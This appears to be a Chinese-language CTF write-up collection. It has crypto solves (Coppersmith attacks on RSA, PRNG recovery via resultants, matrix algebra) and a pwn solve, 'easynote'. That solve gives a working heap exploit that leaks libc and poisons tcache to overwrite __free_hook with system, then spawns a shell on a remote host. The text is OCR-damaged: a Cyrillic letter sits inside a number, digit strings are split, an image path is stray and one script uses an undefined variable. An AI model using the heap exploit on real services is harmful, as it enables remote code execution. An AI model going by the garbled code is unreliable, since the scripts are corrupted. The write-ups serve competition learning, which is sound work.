1991328358697873127287037483785404556279086480431211565830246383011743611621993184918068245481495765499409550074316145566951774268319668394504969488837542655873531126929466206048271719140999555347685741860446274856761490845683997514043552271431253334001367695582037210515674022864135620682588113827647197327876194840672606239917526955318435923685917508443834922155391508588221866156089032252650374145764790778820483392621409636942891377987136568903767101894268356164918708984408379883432407515725248808849608462964111516154454750693570353295049010923658652424273231085467444671807681061173087429539918017840147135366
3
n =
9839437791297016107797609507171607152024547088452265089837154186665113996583158142733642852117933509756033814564341889036305036923350253029586825110611497996984438739375814762756998574385246347054513800218990268556659088917514051715112230452897386348570014282082905289713985346549728964406429816124277270328
9
gift =
1120128232497412739564204143201520240863945512415636864164440573687080384595725548714917817072781279331956890731278820650601251272950414896535729157298484551550591178212905501576068607445
47
enc_hint =
1360576232954969895758662626658093312822563914281097115863238669490021215229736470067390698333108184336058122722105240316376215520626603528044228392400514271712946735164317328281066998220147679838855300105649873630758826070647532706230278732387750752403635764424112000607232379777832789383479229993957033488694818836459747393126888943741769553286209391264952815515139008060008119933796564989237969978662809548765669022883849771651285350976899729682648726377677644749612575254632217358922391574071545154389586166814381915993799898861102276683342466907686389815725829788510298096181900312852968088448039055702488841451
8
```

```
c =
6922101019359597370378451399473644378235620366257630679463990398857157756451475З
39793029283059243797602216144244852339650097386019652990552803049027633361150318
71382909824203162919192781283764522417629502131200000719513875678930362058528984
8202776062532157558126266905970173273123546495487575970620826697524
e = 65537

# get hint
P_Q_higher = gift * 2**400
P_higher = (int(isqrt(P_Q_higher ** 2 - 4 * N)) + P_Q_higher) // 2
higher_bits = 410
P_higher = (P_higher >> higher_bits) << higher_bits
PR = PolynomialRing(Zmod(N), 'x')
x = PR.gens()[0]
f = P_higher + x
res = f.small_roots(X=2**higher_bits, beta=0.49, epsilon=0.03)
P_lower = int(res[0])
P = P_higher + P_lower
Q = N // P
phi_N = (P-1) * (Q-1)
N_d = inverse(e, phi_N)
hint = pow(enc_hint, N_d, N)

# get flag
PR = PolynomialRing(Zmod(n), 'x')
x = PR.gens()[0]
for guess in tqdm(range(2**5)):
    p_lower = int(hint * 2**5 + guess)
    f = p_lower + x * 2**350
    res = f.monic().small_roots(X=2**(512-350), beta=0.49, epsilon=0.03)
    if len(res) > 0:
        break
p_higher = int(res[0])
p = p_lower + p_higher * 2**350
q = n // p
assert n == p * q
phi_n = (p - 1) * (q - 1)
n_d = inverse(e, phi_n)
flag = int(pow(c, n_d, n))
print(long_to_bytes(flag))

# flag{d75fca0e12b6c671e7f6d4df0cf59e4e}
```

eezzrrssaa

观察题目，发现是按照仿射变换生成了两个PRNG，已知第一个PRNG的参数，需要求解第二个PRNG的参数从而得到n的分解。

通过前四个ps，可以分离出两个PRNG1，2的值，但是并不连续，需要建立高次方程。次数过高，直接求解比较慢，消项一次后，在$\mathbb{Z}$ 上建立结式，变成一元方程，再放到$\mathbb{Z}_q$ 上求解，即可得到第二个PRNG的参数，从而得到n的分解，完整exp如下：

```
from sage.all import *
from Crypto.Util.number import *
```

```
q =
863666614243448299685073534539782091614466038667659466359664255833879357401208752356758391473753149783695523347
ps = [

 48843077943082459906493533839124944282902253989911553514319648516348704920634013614278902035017647655444137846259596503829036584236203417667234056971959300357422224852744720636145971995432288588107572667695055567163500736 3,

 70715714919746265813911708437863452256221240387003523759897080985839473221737294423968935507788484001152092105875930633383328965873180752205289237767935463650144673463386702333147080597418702703610953171477443599468904289 1,

 47617277317640016687051270027828373990071633939217614603179110054259662741915525411373872122255938696456807725993124663980396002321641899748435534718227462655484469301133986767188159124958744408896960339820942595146744021 1,

 47957745688529003728175958085323362695131443031245548542255894602120360270855991555287792612342541344209643906600252419647451416222000152373758925097140843218665566655451970747063255562540421337155353658793225970423042099]
n =
985072921072126476293922771925217248765750605253971665866027243417723228346616857198790431391014369080369675201305094561300106329592879156619154415396155553452616568341002542326566090225872198637385422043497575442783130222688499863804053507789765025045983886323755060199804813434215100016501128262773236707067178698784903740785431281985897642403299508047824534811442285768584366966251009597177023378098345813697976019721087136123183711006053 89
c =
577737743051293160091418921756615075695348314473828549145884011850972915380231843696515373989515703639189702632976251494482546144791108351921030437213126876853094890085848811890776405382849195922294560619217604521345207659244580401404507508634915929357610793224741558900936108658521095214710750026959281013027242543210973145555823459879796252869588616544477803306515205423232140976404502892838868716654876904070968157013406277066575255433202 74

prng_1 = []
prng_2 = []
for i in range(4):
    prng_1.append(ps[i] % q)
    prng_2.append(ps[i] // q)

a1 = 202320232023
b1 = 320232023202
base = prng_1[0]
all_index = []
index = 1
PR = PolynomialRing(Zmod(q), names='b2, a2')
a2, b2 = PR.gens()

f_base = prng_2[0]
f = []
for i in range(3000):
    base = (base * a1 + b1) % q
    f_base = f_base * a2 + b2
    if base == prng_1[index]:
        all_index.append(i)
        f.append(f_base - prng_2[index])
        index += 1
        if index == len(prng_1):
            break
# 77, 102, 671

f2 = f[0] * a2 ** (103 - 78) - f[1]
tmp = f[0].change_ring(ZZ).resultant(f2.change_ring(ZZ))

PRZ = PolynomialRing(Zmod(q), names='x')
x = PRZ.gens()[0]
res = tmp(x, x).roots()
my_a2 = res[0][0]
my_b2 = GB[-1](x, my_a2).roots()[1][0]
for fi in f:
    assert fi(my_b2, my_a2) == 0


start1 = prng_1[0]
start2 = prng_2[0]
real_ps = [start2 * q + start1]
while len(real_ps) < 7:
    start1 = int((start1 * a1 + b1) % q)
    start2 = int((start2 * int(my_b2) + int(my_a2)) % q)
    tmp_p = start2 * q + start1
    if isPrime(tmp_p):
        real_ps.append(tmp_p)

p0 = real_ps[-1]
q0 = real_ps[-2]
assert n == p0 * q0

phi = (p0-1) * (q0-1)
d = inverse(0x10001, phi)
print(long_to_bytes(int(pow(c, d, n))))

# flag{wow!!s0_ez_2_solve!}
```


math

先连接远程：

```
from winpwn import *
io = remote('39.106.156.96', 39039)
io.interactive()
```

发现需要通过POW，爆破得到解：

```python
from hashlib import sha256
from string import ascii_letters, digits


alphabet = ascii_letters + digits
for a in alphabet:
     for b in alphabet:
         for c in alphabet:
             for d in alphabet:
                 head = a+b+c+d
                 if sha256(head.encode()+b'1AUdWaHrcJVtDhIc').hexdigest() ==
'7a68ec008db50e1708b79873f40706f70f79f87a9a90cb9e33dab65d6b6b59dd':
                     print(head)
```



```
[+]: Interacting
sha256(XXXX+1AUdWaHrcJVtDhIc) == 7a68ec008db50e1708b79873f40706f70f79f87
Give me XXXX:

[+]: Interacting
>? fHwU
pow(p,9)+pow(q,9): 28248221696246260546614886269254584207447157810806469
pow(p,3)+pow(q,3): 21709754525701304271810485216958739731359334813723138
(p*q) % (p+q)=?:
please enter answer:
```

给了两个关于p，q的方程，利用结式求解即可：

```
PR.<p, q> = PolynomialRing(ZZ)
f0 = p**9 + q**9 -
28248221696246260546614886269254584207447157810806469420742530834931104093041395
73698331220638806746185475842194119961243645804370254606328869920018072689414438
85198676303464562655698241899016394080047454919347089819553820839007757472886149
21838785468108904895307098756944397083041888368727751332842069499165256018730826
88977829638863138990316027434787047769932507784217745872371234159638863412009751
33637051626126389478794546893867058788521721553355143037937091888701757813590151
20476356998895915906447282682099112138375459546739591031365776955323505037533256
66353616999846273454813736702876968828262577312436890164868139215146941181825104
31426514202718564119549742943670115882146659743632242610181884471003129748833602
48943037901504604764589327310905768246603540208819692249358486183880085092872497
86048287099709905361669995934683044400119527112547308946141798312531702089592589
51910853537109526816666152602994414481174935553433134105853114034084383028013282
02508197827756040642793388330954508868697810213705144232256666396909791093533328
87127861068226704314810075641777615479058315604743490070494698514916318640565210
62587311224464999611273072608322304815249426052286582483507505702524875546148706
96992190102149341963098227908005056794406512814282722459644258475527250703243709
35048163205674057942566606069023173193117188785459966877961255640155226356782264
37361329149112497065167322
f1 = p**3 + q**3 -
21709754525701304271810485216958739731359334813723138044982323101767821702271245
95928130478815483294370924323759914604172695746976894120890757779825855362817255
22929066167627105475801761618066095157264881163147440199638057373686907400753344
48372721918506385682033349005503398681768627831801566274592028290815957942306886
94799962290853974633400675886602057846186352130394606371882689934371132063210289
0998649229454997925314549400041810325743775485356000717490731 42
PRR.<x> = PolynomialRing(ZZ)
f01 = f0.resultant(f1)
p0 = int(f01(x, x).roots()[0][0])
q0 = int(f01(x, x).roots()[1][0])
print((p0 * q0 ) % (p0+q0))
```

得到答案：

```
19206505881366939203490860640764868228796463036940418775793833001460312629946348
5230597546360240520905638659828811333035221067327083624584357956539610679 51
```

进而得到flag：

`flag{07745358c4d308212b1de626ad}`

线性代数

推导：

$$A = X - R = S^{-1}Y - R = U^{-1}E - R$$

E 已知，A 为明文矩阵，故需要知道矩阵 U, R。

$$M_0 = LUL$$
$$M_1 = L^{-1}S^2L = ULUL$$
$$M_2 = R^{-1}S^8$$
$$\Rightarrow U = M_1 * M_0^{-1}$$
$$\Rightarrow S^2 = M_0 * U$$
$$\Rightarrow R = (M^2 * ((S^2)^4)^{-1})^{-1}$$

由此，通过给定的三个矩阵计算出了U, R，从而可以得到明文矩阵，继而得到flag，完整exp如下：

```python
from sage.all import *
from Crypto.Util.number import *


def transfer_matrix_from_str(m_str):
    data = m_str.split('\n')
    M = []
    for di in data:
        if di == '':
            continue
        tmp_di = di.replace('[', '').replace(']', '').split(' ')
        tmp_vec = []
        for vi in tmp_di:
            if vi != '':
                tmp_vec.append(int(vi))
        M.append(vector(tmp_vec))
    return Matrix(Zmod(p), M)


def decrypt(M):
    flag = ['0' for _ in range(24)]
    for k in range(24):
        i, j = 5 * k // 11, 5 * k % 11
        flag[k] = alphabet[M[i, j]]
    return ''.join(flag)


p = 71
alphabet = '=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ$!?
_{}<>'

E_str = '''
[60 26  2 38 29  7  0 46 37 47 57]
[58 26  1 37 70 70 39 68 52 29 13]
[29 48 21 43 40  0 47 11 70 34 24]
[24 49 43 45 29 24 44 59 20 50 27]
[13 60 57 33 19 68 50  6 27 29 55]
[20 66 51 32 43 59 22 28 23 18 40]
[38 19  5 14 60  2 16 60 58 58 39]
[33 34 12 24 46 49 58 53 32 28 29]
[27  8 40 20 65 35  9 62 17 65 46]
[39 35 57 50 69 53 37 26 28  0 44]
[11 65  7 31 31 12 25 57 42 15 60]
'''
M0_str = '''
```

```
[15 27 52 31 39 46 59 10 46 66 61]
[ 4  0 33 41  5 45 63 68 40 56 43]
[48 39 69 11 41 32 69 35 66 25 30]
[ 5 33 58 39 65  2 17 59 60 24 10]
[48 46 67 56 52 11 20  6 56 55 64]
[13 30 36 44 67 41 29  9 46 42 43]
[43 41 47 38 17 69 45 38 46 16 56]
[22 68 16 22 66 17 36 32 43  7 34]
[22  2 39 56 64 42 18 32 43 63 47]
[32 69 42 49 51  5 32 66 18 70 22]
[61  7 32 53 40 61  7 25 62 31 40]
'''
M1_str = '''
[28 53 67  8 61 42 35 62  6 25 60]
[43 40 44 14 16 13 39  5 54 23  4]
[68 62 10  1 27 49 12 21 30  8 39]
[33 30  3 15 44 34 53 21 33 69 48]
[61 18 34 40 24 36 67 53 42 39  0]
[64  4 46 30 63 54 13  1 39 14 39]
[42 18 32  7 46 38 40 38  4  6 56]
[25 61 70 59 47 24 16 60 40 50  2]
[65 67  6 59 25 67 26 45 31  9  2]
[20 33  0 67 31 10 64 33 14 48 15]
[13 69  1 66 19 13 69  3 33 52 19]
'''
M2_str = '''
[52 51  6 62 14 37 41 21 27 15 30]
[32 33 68 21 46 14 49 46 40 38 33]
[56 39  5  8 31 67 33 27  6 59 26]
[68 36 39 27  0 31 25  2 11 49 23]
[33 11 10 69  1 44  4 11 55  7 27]
[58 28 30  7 39 43 62 61 43 64 70]
[70 48 22 57 45 29 50  7 44 44 30]
[69  7 60  8 10 66 28 37 69 26  3]
[31 30 59 52 46 51 58 32 66  0  0]
[11 34 13 33 46 42  2 35 14  2 52]
[40 33  4 44 51 66 15 65  9 55 23]
'''


E = transfer_matrix_from_str(E_str)
M0 = transfer_matrix_from_str(M0_str)
M1 = transfer_matrix_from_str(M1_str)
M2 = transfer_matrix_from_str(M2_str)
U = M1 * M0.inverse()
LU2 = M0 * U
R = (M2 * (LU2**4).inverse()).inverse()
A = U.inverse() * E - R

print('flag{%s}' % decrypt(A))
# flag{bRbUpWnNfftq9cGhRca1pMAY}
```

pwn

easynote

先通过修改 top chunk 大小构造 unsorted bin，然后利用该漏洞泄露 libc 地址。接下来，在 use after free (UAF) 漏洞的情况下，使用 tcache attack 攻击的 tcache

```python
from pwn import *

ip = '123.56.174.142'
port = 57582
p = remote(ip, port)

def allocate_memory(size, data):
    p.sendlineafter("choice: ", "1")
    p.sendlineafter("size: ", str(size))
    p.sendafter("data: ", data)

def free_memory():
    p.sendlineafter("choice: ", "2")

def leak_memory():
    p.sendlineafter("choice: ", "3")

def edit_memory(data):
    p.sendlineafter("choice: ", "4")
    p.sendafter("NewData: ", data)

allocate_memory(0x400, "a")
allocate_memory(0x410, b"a" * 0x400 + p64(0) + p64(0x961))
free_memory()
allocate_memory(0x1000, "a")
free_memory()
allocate_memory(0x60, "a")
leak_memory()
p.recvuntil("Note: ")
libc_addr = u64(p.recv(6).ljust(8, b"\x00")) - 0x1ed161
system_addr = libc_addr + 0x52290
free_hook_addr = libc_addr + 0x1eee48
free_memory()
edit_memory(p64(free_hook_addr) + p64(0))
free_memory()
edit_memory(p64(free_hook_addr))
leak_memory()
allocate_memory(0x60, "a")
leak_memory()
allocate_memory(0x60, p64(system_addr))
leak_memory()
allocate_memory(0x60, "sh\x00")
free_memory()

p.interactive()
```